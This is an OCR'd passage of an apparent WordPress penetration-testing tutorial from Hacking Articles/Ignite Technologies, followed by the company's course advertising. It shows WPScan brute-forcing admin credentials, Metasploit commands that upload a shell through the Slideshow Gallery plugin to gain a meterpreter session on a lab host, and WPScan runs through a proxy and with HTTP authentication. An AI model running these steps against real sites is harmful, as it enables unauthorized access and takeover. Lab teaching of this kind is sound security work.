
The **–U** and the **–P** flags are used to set up the username list and the password list respectively.



It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.



Great!! We got the **admin** credentials as **"admin : jessica".** Let's try to get into the application's dashboard with them.




Shell Upload using Metasploit

Isn't it great if you get the target's shell?
Run the following commands in order to get a meterpreter session of our target's web-application.


```
use exploit/unix/webapp/wp_slideshowgallery_upload
msf exploit(wp_slideshowgallery _upload) > set rhost 192.168.1.105
msf exploit(wp_ slideshowgallery _upload) > set targeturi /wordpress
msf exploit(wp_ slideshowgallery _upload) > set username admin
msf exploit(wp_ slideshowgallery _upload) > set password jessica
msf exploit(wp_ slideshowgallery _upload) > exploit
```

From the below image you can see that we've successfully captured our target's meterpreter session.



Scanning over a Proxy Server

Is it possible to scan a WordPress web-application running over a proxy server?
Many web-applications use Proxy servers in order to be secure, but WPScan gives us this advantage to scan such web-applications using the "–proxy" flag.
Let's check it out how:
Our WordPress web-application is now running over a proxy server with a "port number as 3128". You can learn more about how to set up a proxy server from **here**.




Now if we try to scan it with the default usage option we'll get an error and our scan will halt. So let's try to use **the proxy port** in order to scan the web-application.
Simply run the following command to **bypass this proxy server**:

```
wpscan --url http://192.168.1.105/wordpress/
--proxy http://192.168.1.105:3128
```

From the below image you can see that we are back into the scanning section.

Scanning with an HTTP Authentication enabled


Many websites enable HTTP authentication so that they can hide some essential and critical information from unauthenticated users.
We have also set a similar validation over our website with the credentials as "**raj : 123**". To learn more about HTTP authentication click **here**.



From the below image you can see that when we tried the normal scan, we got an alert as "**Please provide it with –http-auth**".
Thus following this alert, we've used the **–http-auth** and had entered our credentials.

```
wpscan --url http://192.168.1.105/wordpress/ --http-auth
raj:123
```

And there we go, our scan has been started now.



Reference:

- https://www.hackingarticles.in/penetration-testing-lab-setup-wordpress/
- https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/
- https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/

About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.
We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.
We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.
Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been tructured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.